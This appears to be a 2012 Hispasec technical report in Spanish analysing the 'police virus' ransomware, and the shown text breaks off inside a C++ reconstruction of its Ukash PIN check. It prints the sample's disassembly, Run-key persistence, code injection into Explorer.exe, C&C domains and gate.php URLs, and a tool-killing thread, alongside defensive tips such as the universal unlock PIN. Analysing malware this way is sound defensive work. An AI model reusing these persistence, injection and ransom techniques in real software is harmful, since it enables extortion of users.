

# Documento técnico: Estudio del "troyano de la policía"

**Marzo 2012** 

Marcin "Icewall" Noga
martin@hispasec.com
Sergio de los Santos
ssantos@hispasec.com





1	INTRODUCCIÓN	3
2	ANÁLISIS TÉCNICO	6
2.1	VIRUSTOTAL	6
2.2	CÓDIGO INICIAL	7
2.3	EJECUCIÓN SIN ARGUMENTOS	7
2.4	EJECUCIÓN CON EL PARÁMETRO -B	9
2.5	EL HILO THREADPINWINDOW	16
2.6	UKASH	17
2.7	CALCULAR SI UN PIN DE UKASH ES VÁLIDO	18
2.8	PAYSAFECARD	21
2.9	EJECUCIÓN CON EL PARÁMETRO -I	23
2.10	) EJECUCIÓN CON EL PARÁMETRO -U	23



#### Hispasec Sistemas S.L.

Avda Juan López Peñalver, 17 Edificio Centro de Empresas CEPTA Parque Tecnológico de Andalucía 29590 Campanillas (Málaga)

Telf: (+34) 902 161 025 Fax: (+34) 952 028 694

Información General info@hispasec.com

Comercial

comercial@hispasec.com

## www.hispasec.com

#### Copyright

El Copyright de este documento es propiedad de Hispasec Sistemas S.L. Hispasec Sistemas S.L. proporciona este documento bajo la condición de que será tratado con confidencialidad. No está permitida su reproducción total o parcial ni su uso con otras organizaciones para ningún otro propósito, excepto autorización previa por escrito.



## 1 Introducción

De un tiempo a esta parte el "virus de la policía" se ha convertido en una epidemia en toda Europa. El que actualmente está invadiendo los sistemas operativos Windows de los usuarios, parece una variante de una primera muestra encontrada en el verano de 2011. Esta muestra bloqueaba el sistema en el arranque, con una pantalla como esta que impedía el acceso al escritorio:



De este troyano realizamos un vídeo, disponible en:

http://www.youtube.com/embed/4KtjhILjdjM

Se colocaba en la entrada "shell" del registro.

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell

Más tarde, a finales de año, parece que el malware se profesionalizó. Se hizo dependiente de una infraestructura más compleja, y comenzó una distribución profesional por toda Europa. Este malware bloqueaba igualmente el sistema con varias imágenes según el país y versión:

HISPASEC SISTEMAS SEGURIDAD Y TECNOLOGÍAS









Estos se introducen en un punto mucho más "visible" del registro para arrancarse:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Pero en general resulta en una muestra mucho más compleja que es la que estudiaremos.



Paralelamente, en Hispasec observamos la presencia de un "imitador" o una variante más simple y menos popular (quizás auspiciada por el éxito de la anterior). La imagen con la que bloquea el sistema es esta:



Si ha recibido este mensaje, el rendimiento de su sistema operativo ha terminado.

Hemos recibido una declaración de su proveedor de Internet informándonos acerca de sus actividades ilegales a través de la web. Esto podría haber ocurrido debido a que usted viola ciertas leyes de España. Para ser más precisos, esto podría haber sido causado por el hecho de que usted entra en páginas web de contenido erótico/pornográfico de personas menores de edad (menos de 13 años de edad), cualquier otro contenido de pornografía violenta y/o abusiva, así como cualquier página web que contenga material sobre maltrato animal. También existe la posibilidad de que usted podría haber estado tomando parte en cualquier tipo de actividad exaltante en contra de las autoridades del poder, participando en cierta organización extremista o haber estado planificando un acto terrorista.

Sin embargo, tiene la oportunidad de probar su inocencia de cualquiera de los delitos mencionados y de exponer su conciencia civil haciendo un depósito voluntario por el bien de su y nuestra seguridad. Esperamos una respuesta responsable por su parte y su cooperación en materia de prevención del delito A fin de recuperar el rendimiento de su sistema debe hacer una contribución igualitaria a la cantidad de 50 euros.

Acentamos cualquier nago realizado a través de vales prepagos





Para el desbloqueo de Windows es necesario pagar la cantidad de 50 euros.

1)Para el desbloqueo de Windows es necesario pagar la cantidad de 50 euros.

2)Enviar los 19 dígitos del vale Ukash o los 16 dígitos del vale PaySafeCard a nuestra dirección de correo electrónico:



Puede comprar un vale en cualquier a de estos lugares:

Este tenía la peculiaridad de destrozar el sistema de arranque en modo seguro del registro (F8), método que suelen usar las víctimas para poder deshacerse del malware.

## 2 Análisis técnico

Ante el interés que está alcanzando el asunto en toda Europa, con una de las epidemias más virulentas de los últimos tiempos, hemos analizado una muestra en profundidad.

### 2.1 VirusTotal

Un resumen de las fechas de llegada y detección por firmas en VirusTotal son:

2012/02/24 20:44	Detectado por 4 de 43 motores
2012/02/27 15:40	Detectado por 4 de 43 motores
2012/03/03 10:22	Detectado por 27 de 43 motores
2012/03/09 11:42	Detectado por 29 de 43 motores
2012/03/17 23:21	Detectado por 31 de 43 motores



# 2.2 Código inicial

El troyano se encuentra empaquetado con una función simple. Lo primero que muestra es una serie de opciones para la función principal.

.text:00401285	call	ds:GetCommandLineW
.text:0040128B	push	eax ; _DWORD
.text:0040128C	call	ds:CommandLineToArgvW
.text:00401292	test	eax, eax
.text:00401294	jz	short no_args_run
.text:00401296	mov	esi, [ebp+argc]
.text:0040129C	xor	edx, edx
.text:0040129E	test	esi, esi
.text:004012A0	jle	short loc_4012DB
.text:004012A2		
.text:004012A2 loc_4012A2:		;
.text:004012A2	mov	ecx, [eax+edx*4]
.text:004012A5	test	ecx, ecx
.text:004012A7	jz	short loc_4012D6
.text:004012A9	cmp	word ptr [ecx], '-'
.text:004012AD	jnz	short loc_4012D6
.text:004012AF	movzx	ecx, word ptr [ecx+2]
.text:004012B3	cmp	ecx, 'b'
.text:004012B6	jz	short loc_4012CF
.text:004012B8	cmp	ecx, 'i'
.text:004012BB	jz	short loc_4012CB
.text:004012BD	cmp	ecx, 'u'
.text:004012C0	jnz	short loc_4012D6
.text:004012C2	mov	[ebp+u_flag], 1
.text:004012C9	jmp	short loc_4012D6

Esto indica que acepta tres parámetros para ejecutarse:

- -b
- -i
- -U
- Sin parámetros (que estudiamos a continuación).

# 2.3 Ejecución sin argumentos

Si el troyano se ejecuta sin argumentos, acude a la función alojada en sub\_401000

.text:004012FA no_args_run:			
.text:004012FA	call	sub_401000	
.text:004012FF			
.text:004012FF loc_4012FF:			
.text:004012FF	push	0	; uExitCode
.text:00401301	call	ds:ExitProcess	

#### Que se corresponde con:

.text:00401035	lea	ecx, [esp+42C	h+AppDataPath]
.text:00401039	push	ecx	; lpDst
.text:0040103A	push	offset Src	; "%APPDATA%"
.text:0040103F	mov	esi, eax	



```
.text:00401041
                                        ds:ExpandEnvironmentStringsW
                                call
.text:00401047
                                        offset byte_406124
                               push
.text:0040104C
                                        offset byte 406124
                               push
.text:00401051
                                        offset ValueName ; "kodak"
                               push
.text:00401056
                                lea
                                        edx, [esp+434h+AppDataPath]
                               push
.text:0040105A
                                        edx
.text:0040105B
                                        offset aSSSS
                               push
"%s\\%s\\%s%s"
.text:00401060
                                        104h
                                                        ; _DWORD
                               push
.text:00401065
                                                         ; _DWORD
                                        esi
                               push
.text:00401066
                                        ds:wnsprintfW
                               call
.text:0040106C
                                        esp, 1Ch
                               add
.text:0040106F
                               push
lpSecurityAttributes
.text:00401071
                                        esi
                                                         ; lpPathName
                               push
.text:00401072
                               call
                                       ds:CreateDirectoryW
```

Utiliza la variable de entorno %APPDATA% para crear un directorio llamado "Kodak".

Este directorio se corresponde en XP con

```
c:\Documents and Settings\userName\Application Data\kodak\
```

y en Windows Vista y 7 con:


```
c:\users\userName\Application Data\kodak\
```

Es una opción inteligente, puesto que en estos directorios el usuario podrá escribir, aunque no sea administrador del sistema.

Tras la creación del directorio el troyano intenta crear un mutex llamado **jwefweqwwewqeqwe**, para saber si el troyano ha inyectado ya el código en el proceso Explorer.exe (encargado de dibujar el escritorio). Si ya lo ha hecho e intenta infectar otra vez el sistema, aparece este mensaje:

```
.text:004011F9 mutex_exists:
                                                         _DWORD
.text:004011F9
                               push
                                       offset unk_40617C ; _DWORD
.text:004011FB
                               push
                                       offset unk_4061D0 ; _DWORD
.text:00401200
                               push
                                                        ; _DWORD
.text:00401205
                               push
.text:00401207
                               call
                                       ds:MessageBoxW
```

Esto se trata probablemente de código de control ("debuggeo") que finalmente no ha sido eliminado de la versión final del troyano. Se comprueba que está escrito en C++ y que, como ya suponíamos, los autores son de Europa del Este.



En el texto se puede leer algo como: "Mutex encontrado. Error de instalación. Salir."

Siguiendo con el comportamiento del troyano:



```
.text:004010A3
                                       104h
                                                       ; dwBytes
                               push
.text:004010A8
                                                       ; dwFlags
                               push
.text:004010AA
                                                       ; hHeap
                               push
                                       eax
.text:004010AB
                               call
                                       ds:HeapAlloc
                               push
                                                      ; nSize
.text:004010B1
                                       208h
.text:004010B6
                               lea
                                       ecx, [esp+42Ch+AppDataPath]
.text:004010BA
                               push
                                                    ; lpDst
                                       ecx
                                                      ; "%APPDATA%"
.text:004010BB
                                      offset Src
                               push
.text:004010C0
                                       esi, eax
                              mov
.text:004010C2
                               call
                                      ds:ExpandEnvironmentStringsW
.text:004010C8
                                      offset a_exe ; ".exe"
                              push
.text:004010CD
                                      offset ValueName; "kodak"
                              push
.text:004010D2
                                       offset ValueName; "kodak"
                               push
.text:004010D7
                                       edx, [esp+434h+AppDataPath]
                               lea
.text:004010DB
                               push
                                       edx
.text:004010DC
                                      offset aSSSS
                              push
"%s\\%s\\%s%s"
.text:004010E1
                                      104h
                              push
                                                       ; _DWORD
.text:004010E6
                                                       ; _DWORD
                              push
                                      esi
.text:004010E7
                                      ds:wnsprintfW
                               call
.text:004010ED
                               add
                                       esp, 1Ch
.text:004010F0
                              push
                                      0
                                                       ; bFailIfExists
.text:004010F2
                                      esi
                                                       ; lpNewFileName
                              push
.text:004010F3
                              call
                                      getFilePath
.text:004010F8
                               push
                                       eax
lpExistingFileName
.text:004010F9
                              call
                                     ds:CopyFileW
```

Se comprueba que se copia a sí mismo al directorio Kodak como Kodak.exe. Entonces es cuando acude al registro para crear la clave:

```
HKEY_CURRENT_USER\ software\microsoft\windows\currentversion\run
```

A crear una clave con esta información:

```
C:\Documents and Settings\virtual\Application Data\kodak\kodak.exe -b
```

Así, tras el primer reinicio del sistema, el troyano se ejecutará con el parámetro -b.

```
.text:004011B6
                          ebx, offset a_exe ; ".exe"
                  mov
                          edi, offset ValueName ; "kodak"
.text:004011BB
                  mov
.text:004011C0
                          getKodakPath ; create path to kodak.exe
                  call
.text:004011C5
                                          ; lpApplicationName
                   push
                          eax
.text:004011C6
                                           ; exec via CreateProcess
                   call
                          exec
kodak.exe -b
```

# 2.4 Ejecución con el parámetro -b

Esta parte es interesante.

```
.text:004013A1 @b_flag:
                                                        ; CODE XREF:
start+BCj
.text:004013A1
                                       ecx, ds:hHeap
                               mov
                                                        ; dwBytes
.text:004013A7
                                       104h
                               push
                                                        ; dwFlags
.text:004013AC
                               push
                                       8
.text:004013AE
                               push
                                                        ; hHeap
                                       ecx
.text:004013AF
                                       ds:HeapAlloc
                               call
.text:004013B5
                                                        ; nSize
                               push
                                       208h
.text:004013BA
                                       edx, [ebp+Dst]
                               lea
.text:004013C0
                                       edx
                                                        ; lpDst
                              push
```

```
.text:004013C1
                                       offset Src
                                                      ; "%APPDATA%"
                               push
.text:004013C6
                               mov
                                       esi, eax
.text:004013C8
                                       ds:ExpandEnvironmentStringsW
                               call
.text:004013CE
                                       offset a_txt    ; ".txt"
                               push
.text:004013D3
                                       offset aPinok
                                                      ; "pinok"
                               push
.text:004013D8
                                       offset ValueName ; "kodak"
                               push
.text:004013DD
                               lea
                                       eax, [ebp+Dst]
.text:004013E3
                               push
                                       eax
.text:004013E4
                                       offset aSSSS
                               push
"%s\\%s\\%s%s"
                                                       ; _DWORD
.text:004013E9
                                       104h
                              push
.text:004013EE
                                                       ; _DWORD
                              push
                                       esi
.text:004013EF
                                       ds:wnsprintfW
                               call
.text:004013F5
                               add
                                       esp, 1Ch
.text:004013F8
                               push
                                                       ; hTemplateFile
.text:004013FA
                                       80h
                              push
dwFlagsAndAttributes
.text:004013FF
                                      OPEN_EXISTING
                               push
dwCreationDisposition
.text:00401401
                               push
                                       \cap
lpSecurityAttributes
.text:00401403
                              push
                                       1
                                                       ; dwShareMode
.text:00401405
                              push
                                       80000000h
dwDesiredAccess
.text:0040140A
                              push
                                       esi
                                                       ; lpFileName
.text:0040140B
                                       ds:CreateFileW
                               call
.text:00401411
                               cmp
                                       eax, OFFFFFFFh
                                       short file_exists
.text:00401414
                               jnz
.text:00401416
                               push
                                       eax
                                                       ; hObject
                                       ds:CloseHandle
.text:00401417
                               call
.text:0040141D
                               jmp
                                       there_is_no_file
```

#### Lo primero que hace es intentar abrir el fichero pinok.txt. ¿Qué pasa si existe?

```
.text:00401422 file_exists:
                                                        ; CODE XREF:
start+1E4i
.text:00401422
                                                        ; hObject
                               push
                                       eax
.text:00401423
                               call
                                       ds:CloseHandle
.text:00401429
                               call
                                       remove_b_flag ; remove autorun
key entry
.text:0040142E
                                        ecx, ds:hHeap
                               MOV
                                                        ; dwBytes
.text:00401434
                               push
                                       104h
                                       8
                                                        ; dwFlags
.text:00401439
                               push
.text:0040143B
                                                        ; hHeap
                               push
                                        ecx
.text:0040143C
                               call
                                        ds:HeapAlloc
.text:00401442
                               push
                                        208h
                                                        ; nSize
.text:00401447
                               lea
                                        edx, [ebp+Dst]
.text:0040144D
                               push
                                        edx
                                                        ; lpDst
                                                        ; "%APPDATA%"
                                        offset Src
.text:0040144E
                               push
.text:00401453
                                        esi, eax
                               mov
.text:00401455
                                        ds:ExpandEnvironmentStringsW
                               call
.text:0040145B
                                        offset a_exe ; ".exe"
                               push
                                        offset ValueName ; "kodak"
.text:00401460
                               push
                                        offset ValueName ; "kodak"
.text:00401465
                               push
.text:0040146A
                               lea
                                        eax, [ebp+Dst]
.text:00401470
                               push
.text:00401471
                                        offset aSSSS
                               push
"%s\\%s\\%s%s"
.text:00401476
                                        104h
                                                        ; DWORD
                               push
.text:0040147B
                                                        ; _DWORD
                               push
                                        esi
```



```
.text:0040147C
                               call
                                       ds:wnsprintfW
.text:00401482
                                       edi, ds:DeleteFileW_0
                               mov
.text:00401488
                               add
                                       esp, 1Ch
.text:0040148B
                               push
                                       esi
                                                       ; DWORD
.text:0040148C
                                       edi ; DeleteFileW_0
                               call
.text:0040148E
                               mov
                                       ecx, ds:hHeap
.text:00401494
                                       104h
                               push
                                                       ; dwBytes
.text:00401499
                               push
                                       8
                                                       ; dwFlags
.text:0040149B
                               push
                                                       ; hHeap
                                       ecx
.text:0040149C
                                       ds:HeapAlloc
                               call
.text:004014A2
                               push
                                       208h
                                                       ; nSize
.text:004014A7
                               lea
                                       edx, [ebp+var_20C]
.text:004014AD
                               push
                                       edx
                                                      ; lpDst
                                                      ; "%APPDATA%"
.text:004014AE
                                       offset Src
                               push
.text:004014B3
                                       esi, eax
                               mov
.text:004014B5
                                       ds:ExpandEnvironmentStringsW
                               call
.text:004014BB
                                       offset a_tmp ; ".tmp"
                               push
                                                      ; "old"
.text:004014C0
                                       offset aOld
                               push
                                       offset ValueName ; "kodak"
.text:004014C5
                               push
.text:004014CA
                               lea
                                       eax, [ebp+var_20C]
.text:004014D0
                               push
.text:004014D1
                                       offset aSSSS
                              push
"%s\\%s\\%s%s"
                                                       ; _DWORD
.text:004014D6
                              push
                                       104h
                                                       ; _DWORD
.text:004014DB
                                       esi
                              push
.text:004014DC
                                       ds:wnsprintfW
                               call
.text:004014E2
                               add
                                       esp, 1Ch
.text:004014E5
                               push
                                       esi
                                                       ; _DWORD
.text:004014E6
                                       edi ; DeleteFileW_0
                               call
.text:004014E8
                               push
                                                       ; uExitCode
.text:004014EA
                               call
                                       ds:ExitProcess
```

O sea, si mientras se ejecuta con el parámetro –b, existe el fichero pinok.txt, el troyano se elimina a sí mismo del registro e intenta eliminar su propio ejecutable. Obviamente no podrá porque está en ejecución. Pero al menos en el siguiente reinicio nos permitirá acceder al sistema.

¿Qué es PINok.txt? Pues es el fichero que se crea cuando "pagamos" el rescate... Esto es, cuando a través de Ukash o PaysafeCard se introduce un código válido. Lo curioso es que el troyano no comprueba el contenido del archivo de texto, así que con solo existir en el directorio un PINok.txt (aunque sea vacío), el malware desaparecerá.

Pero sigamos imaginando que no se ha creado el fichero. En ese momento, el troyano comprueba de nuevo el mutex y si no existe intenta abrir **pic.bmp**.

```
.text:00401516
                               mov
                                       ecx, ds:hHeap
.text:0040151C
                               push
                                       104h
                                                       ; dwBytes
.text:00401521
                                       8
                                                       ; dwFlags
                               push
.text:00401523
                                                       ; hHeap
                               push
                                       ecx
.text:00401524
                               call
                                       ds:HeapAlloc
.text:0040152A
                                       208h
                                                        ; nSize
                               push
.text:0040152F
                                       edx, [ebp+var_20C]
                               lea
.text:00401535
                                       edx
                                                       ; lpDst
                               push
.text:00401536
                                       offset Src
                                                       ; "%APPDATA%"
                               push
.text:0040153B
                                       esi, eax
                               mov
.text:0040153D
                               call
                                       ds:ExpandEnvironmentStringsW
                                                      ; ".bmp"
.text:00401543
                                       offset a_bmp
                               push
                                                       ; "pic"
.text:00401548
                                       offset aPic
                               push
                                       offset ValueName ; "kodak"
.text:0040154D
                               push
```

.text:00401552	lea	eax, [ebp+var_2	0C]
.text:00401558	push	eax	
.text:00401559	push	offset aSSSS	;
"%s\\%s\\%s%s"			
.text:0040155E	push	104h	; _DWORD
.text:00401563	push	esi	; _DWORD
.text:00401564	call	ds:wnsprintfW	
.text:0040156A	add	esp, 1Ch	
.text:0040156D	push	0	; hTemplateFile
.text:0040156F	push	80h	;
dwFlagsAndAttributes			
.text:00401574	push	OPEN_EXISTING	;
dwCreationDisposition			
.text:00401576	push	0	;
lpSecurityAttributes			
.text:00401578	push	1	; dwShareMode
.text:0040157A	push	80000000h	;
dwDesiredAccess			
.text:0040157F	push	esi	; lpFileName
.text:00401580	call	ds:CreateFileW	
.text:00401586	cmp	eax, OFFFFFFFh	
.text:00401589	jnz	bmp_file_exists	

## Como por ahora no existe:

•			
.text:0040158F	push	eax	; hObject
.text:00401590	call	ds:CloseHandle	
.text:00401596	call	getExplorerPID	
.text:0040159B	push	eax	; dwProcessId
.text:0040159C	push	0	;
bInheritHandle			
.text:0040159E	push	47Ah	;
dwDesiredAccess			
.text:004015A3	call	ds:OpenProcess	
.text:004015A9	push	0	; lpModuleName
.text:004015AB	mov	esi, eax	
.text:004015AD	call	ds:GetModuleHar	ndleW
.text:004015B3	push	esi	
.text:004015B4	call	code_injection	
.text:004015B9	mov	edi, eax	
.text:004015BB	add	esp, 4	
.text:004015BE	test	edi, edi	
.text:004015C0	jz	short no_mutex	
.text:004015C2	push	0	; lpModuleName
.text:004015C4	call	ds:GetModuleHar	
.text:004015CA	push	0	; lpThreadId
.text:004015CC	push	0	;
dwCreationFlags			
.text:004015CE	mov	ecx, offset sub	_
.text:004015D3	push	0	; lpParameter
.text:004015D5	add	ecx, edi	
.text:004015D7	sub	ecx, eax	
.text:004015D9	push	ecx	;
lpStartAddress			
.text:004015DA	push	0	; dwStackSize
.text:004015DC	push	0	i
lpThreadAttributes			_
.text:004015DE	push	esi	; hProcess
.text:004015DF	call	ds:CreateRemote	Thread
.text:004015E5			



```
.text:004015E5 no_mutex:
                                                       ; CODE XREF:
start+390j
.text:004015E5
                                                       ; start+3E0j
.text:004015E5
                                       4000
                               push
dwMilliseconds
.text:004015EA
                               call
                                       ds:Sleep
.text:004015F0
                               push
                                       offset Name
"jwefweqwwewqeqwe"
.text:004015F5
                               push
bInheritHandle
.text:004015F7
                                       1F0001h
                               push
dwDesiredAccess
.text:004015FC
                               call
                                       ds:OpenMutexW
.text:00401602
                               test
                                      eax, eax
.text:00401604
                               push
                                       eax
                                                       ; hObject
.text:00401605
                               setnz bl
                                       ds:CloseHandle
.text:00401608
                               call
.text:0040160E
                                       bl, bl
                               test
.text:00401610
                                       short no_mutex
                               jnz
```

El malware inyecta todo el ejecutable desempacado (sí, todo, no solo la parte de código necesaria) en Explorer.exe y espera a la creación del mutex. Para inyectarlo utiliza CreateRemoteThread. Vamos a ver qué hay en sub\_4022A0:

.text:0040233A	m 0.11	oor door i C indon
.text:0040233A	mov mov	<pre>eax, ds:C_i_C_index ecx, ds:scripts_array[eax*4]</pre>
.text:0040233F	push	ecx
.text:00402340	push	offset aS?getpicGetpic;
"/%s?getpic=getpic"	pusii	offset as:getpicGetpic ,
.text:0040234C	lea	edx, [esp+ scriptPath]
.text:00402340	push	104h ; _DWORD
.text:00402358	push	edx ; DWORD
.text:00402359	call	ds:wnsprintfA
.text:0040235F	mov	ecx, ds:C_i_C_index
.text:00402365	mov	ecx, ds:domains_array[ecx*4];
lpszServerName		con, as: as:mains_array[con ii ,
.text:0040236C	lea	eax, [esp+scriptPath]
.text:00402373	push	eax
.text:00402374	lea	edi, [esp+response]
.text:00402378	call	getRequest ;
getRequest(domain,scriptPath,r	esponse)	
.text:0040237D	add	esp, 14h
.text:00402380	push	offset aHttp ; "http://"
.text:00402385	mov	edx, edi ; edi =
response		
.text:00402387	push	edx ; _DWORD
.text:00402388	call	ds:StrStrIA
.text:0040238E	test	eax, eax
.text:00402390	jz	no_pic_url
.text:00402396	mov	eax, ds:hHeap
.text:0040239B	push	104h ; dwBytes
.text:004023A0	push	8 ; dwFlags
.text:004023A2	push	eax ; hHeap
.text:004023A3	call	ds:HeapAlloc
.text:004023A9	push	208h ; nSize
.text:004023AE	lea	ecx, [esp+234h]
.text:004023B5	push	ecx ; lpDst
.text:004023B6	push	offset Src ; "%APPDATA%"
.text:004023BB	mov	esi, eax
.text:004023BD	call	ds:ExpandEnvironmentStringsW



```
.text:004023C3
                                      offset a_bmp
                                                     ; ".bmp"
                              push
.text:004023C8
                                      offset aPic
                                                      ; "pic"
                              push
.text:004023CD
                                      offset ValueName ; "kodak"
                              push
.text:004023D2
                              lea
                                      edx, [esp+23Ch]
.text:004023D9
                              push
                                      edx
.text:004023DA
                              push
                                      offset aSSSS
"%s\\%s\\%s%s"
.text:004023DF
                                      104h
                                                      ; _DWORD
                              push
                                                      ; _DWORD
.text:004023E4
                              push
                                      esi
.text:004023E5
                                      ds:wnsprintfW
                              call
.text:004023EB
                              add
                                      esp, 1Ch
.text:004023EE
                              push
                                      0
                                                      ; lpName
.text:004023F0
                                      0
                                                      ; bInitialState
                              push
.text:004023F2
                                                      ; bManualReset
                              push
                                      1
                                      0
.text:004023F4
                              push
lpEventAttributes
.text:004023F6
                                     ds:CreateEventW
                              call
.text:004023FC
                                      Ω
                              push
                                                      ; dwFlags
.text:004023FE
                                      0
                              push
lpszProxyBypass
.text:00402400
                              push
                                      0
                                                      ; lpszProxy
                                                      ; dwAccessType
.text:00402402
                              push
                                      0
.text:00402404
                                                     ; "Mozilla/4.0
                              push
                                      offset szAgent
(compatible; MS1E 6.0; Wind"...
.text:00402409
                              mov
                                      ds:hEventPackage, eax
.text:0040240E
                              call
                                      ds:InternetOpenA
.text:00402414
                                                      ; dwContext
                              push
.text:00402416
                                      84043300h
                              push
                                                     ; dwFlags
.text:0040241B
                              push
dwHeadersLength
.text:0040241D
                              push
                                                      ; lpszHeaders
.text:0040241F
                              mov
                                      ecx, edi
                                                      ; lpszUrl
.text:00402421
                              push
                                      ecx
                                                      ; hInternet
.text:00402422
                              push
                                      eax
.text:00402423
                              mov
                                      ds:hInternet, eax
.text:00402428
                              call
                                      ds:InternetOpenUrlA
.text:0040242E
                                      edi, eax ; eax =
                              mov
hInternetOpenUrl
                                      edi, edi
.text:00402430
                              test
                                      short loc_402442
.text:00402432
                              jz
                                      ecx, esi ; esi =
.text:00402434
                              mov
pathToBMPFile
.text:00402436
                              call
                                      downloadFileTo ;
downloadFileTo(pathToBMPFile, hInternetOpenUrl)
```

El troyano va construyendo una URL que apunta a su vez a un script que devuelve a su vez una URL cuyo contenido será almacenada como pic.bmp. Esto lo hace para elegir la imagen correcta según el país (se calcula del lado del servidor calculando de dónde le viene la petición). La creación de las URL tiene algunas curiosidades.

C\_i\_C\_index: Este es el índice del C&C que se mueve en un rango de 0 a 19.

**scripts\_array:** Contiene las rutas al script. Sus elementos son:

- 1. "loc/gate.php"
- 2. "loc/gate.php"
- 3. "loc/gate.php"
- 4. "loc/gate.php"
- 5. "loc/gate.php"



- 6. "loc/gate.php"
- 7. "zip/gate.php"
- 8. "pic8/gate.php"
- 9. "win/gate.php"
- 10. "prog/gate.php"
- 11. "tron/gate.php"
- 12. "milk/gate.php"
- 13. "zerro/gate.php"
- 14. "code/gate.php"15. "plea/gate.php"
- 13. piea/gate.piip
- 16. "zuum/gate.php"
- 17. "leex/gate.php"
- 18. "mozy/gate.php"
- 19. "like/gate.php"
- 20. "cow/gate.php"

domains\_array: Contiene los dominios C&C que consulta. Su contenido es:

- 1. "lertionk02.be".
- 2. "lertionk03.be"
- 3. "lertionk04.be"
- 4. "lertionk05.be"
- 5. "lertionk06.be"
- 6. "lertionk07.be"
- 7. "localhost7"
- 8. "localhost8"
- 9. "localhost9"
- 10. "localhost10"
- 11. "localhost11"
- 12. "localhost12"
- 13. "localhost13"
- 14. "localhost14"
- 15. "localhost15"
- 16. "localhost16"17. "localhost17"
- 18. "localhost18"
- 19. "localhost19"
- 20. "localhost20"

¿Localhost? Sí... Nos sabemos si se trata quizás de otro resto de las pruebas del creador.

Después de descargar pic.bmp (que contendrá la imagen adecuada que se muestra según el país desde el que se haga la solicitud) el troyano acude a las URL arriba mencionadas, pero con los parámetros **getip=getip.** Así, conociendo nuestra IP externa, la almacena en ip.txt. Esto lo usará para incrustar la IP en la imagen y dar credibilidad a la estafa.

Existe otro escenario que se puede dar. ¿Y si en vez de la IP, la consulta devuelve un comando "del"?

 .text:004024F4
 push offset aDel ; "del"

 .text:004024F9
 lea ecx, [esp+24h]



```
.text:004024FD
                                                       ; _DWORD
                              push
                                      ecx
.text:004024FE
                               call
                                      ds:StrStrIA
.text:00402504
                               test
                                      eax, eax
.text:00402506
                               jz
                                      loc 402686
.text:0040250C
                              call
                                      remove_b_flag
.text:00402511
                              mov
                                      edx, ds:hHeap
.text:00402517
                                      104h
                                                       ; dwBytes
                              push
.text:0040251C
                                      8
                                                       ; dwFlags
                              push
.text:0040251E
                              push
                                      edx
                                                       ; hHeap
.text:0040251F
                                      ds:HeapAlloc
                              call
.text:00402525
                              mov
                                      esi, eax
.text:00402527
                                      208h
                              push
                                                       ; nSize
.text:0040252C
                                      eax, [esp+234h]
                              lea
.text:00402533
                                                      ; lpDst
                                      eax
                              push
                                                     ; "%APPDATA%"
.text:00402534
                              push
                                     offset Src
.text:00402539
                                     ds:ExpandEnvironmentStringsW
                              call
                                     offset a_bmp ; ".bmp"
.text:0040253F
                              push
                                                     ; "pic"
.text:00402544
                                     offset aPic
                              push
.text:00402549
                                      offset ValueName ; "kodak"
                              push
.text:0040254E
                              lea
                                      ecx, [esp+23Ch]
[...]
```

El troyano intenta borrar pic.bmp, kodak.exe, ip.txt y old.tmp (veremos qué es este último más adelante). O sea, desde el servidor se le puede dar una orden a todos los infectados de que se desinfecten ellos mismos.

Hasta ahora, este es el código inyectado en Explorer.exe. Volvamos a Kodak.exe.

El troyano comprueba si se ha creado bien el fichero BMP. Si es así, intenta borrar el fichero old.tmp y después vuelve a crear dos hilos:

- threadPinWindow: Responsable de la pantalla que bloquea el sistema.
- threadAntiTools: Responsable de matar los procesos de cierto software: taskmgr.exe, regedit.exe, seth.exe, msconfig.exe, utilman.exe y narrator.exe.

#### 2.5 El hilo threadPinWindow

Este proceso, responsable de pintar la imagen en pantalla, carga también la dirección IP de ip.txt (para que aparezca en la imagen incrustada) y contiene dos botones radio para diferenciar si el pago viene de Ukash o PaySafeCard. También una caja para meter el PIN y el botón de Ok. Para mostrarlo, hemos sustituido pic.bmp con otra imagen más "sencilla" y cargado el troyano.





¿Qué ocurre cuando se pulsa "OK"?

```
.text:00404F90
                               sub
                                       eax, 10002
.text:00404F95
                                       btnOKClicked
                               jΖ
.text:0040514C
                                       eax, ds:hEdit
                               mov
.text:00405151
                                       104h
                                                      ; _DWORD
                               push
.text:00405156
                                      offset buffer
                                                      ; _DWORD
                               push
.text:0040515B
                                                      ; _DWORD
                               push
.text:0040515C
                                      ds:GetWindowTextW
                               call
.text:00405162
                                      offset a1029384756;
                               push
"1029384756"
                                      offset buffer ; _DWORD
.text:00405167
                               push
.text:0040516C
                                      ds:StrStrIW
                               call
.text:00405172
                               test
                                      eax, eax
                                      short no_universal_pin
.text:00405174
                               jz
.text:00405176
                                                       ; _DWORD
                               push
.text:00405178
                                      ds:PostQuitMessage
                               call
.text:0040517E
.text:0040517E no_universal_pin:
                                                       ; CODE XREF:
WindowProc+5E4j
```

El troyano compara lo que se introduce en la caja con el PIN universal que contienen en su código **"1029384756".** Esta es la forma más sencilla de deshacerse del troyano. La ventana de destruye si el código coincide.

Si no, dependiendo del tipo de código elegido (Ukash o PaySafeCard)...

### 2.6 Ukash

.text:0040517E	cmp	byte ptr ds:radioButtonFlag, 0
.text:00405185	jz	Paysafecard_button_checked
.text:0040518B	call	checkPIN
.text:00405190	test	al, al
.text:00405192	jz	bad_pin



```
.text:00405198
                                       offset buffer ; passed pin
                               push
.text:0040519D
                                       edi, offset aPinok; "pinok"
                               mov
.text:004051A2
                                       writeToFile
                               call
.text:004051A7
                                       esp, 4
                               add
.text:004051AA
                               push
.text:004051AC
                                       ebx, offset a_exeI ; ".exe -i"
                               mov
.text:004051B1
                                       edi, offset ValueName ; "kodak"
                               mov
.text:004051B6
                                       getKodakPath
                               call
.text:004051BB
                                       esi, eax
                               mov
.text:004051BD
                                       regChangeKodak
                               call
```

Si checkPIN devuelve "True", se almacena el pin en pinok.txt y se modifica el valor del registro de:

```
%APPDATA%\kodak.exe -b
```

а

```
%APPDATA%\kodak.exe -i
```

De forma que en el siguiente reinicio, se lanzará con ese parámetro.

Hemos "traducido" CheckPIN a C++.

## 2.7 Calcular si un PIN de Ukash es válido

```
#include "stdafx.h"
#include <Windows.h>
#include <Shlwapi.h>
#pragma comment(lib, "Shlwapi.lib")
int main(int argc, char* argv[])
char *pin = "6337180110129384751";
char String1[20];
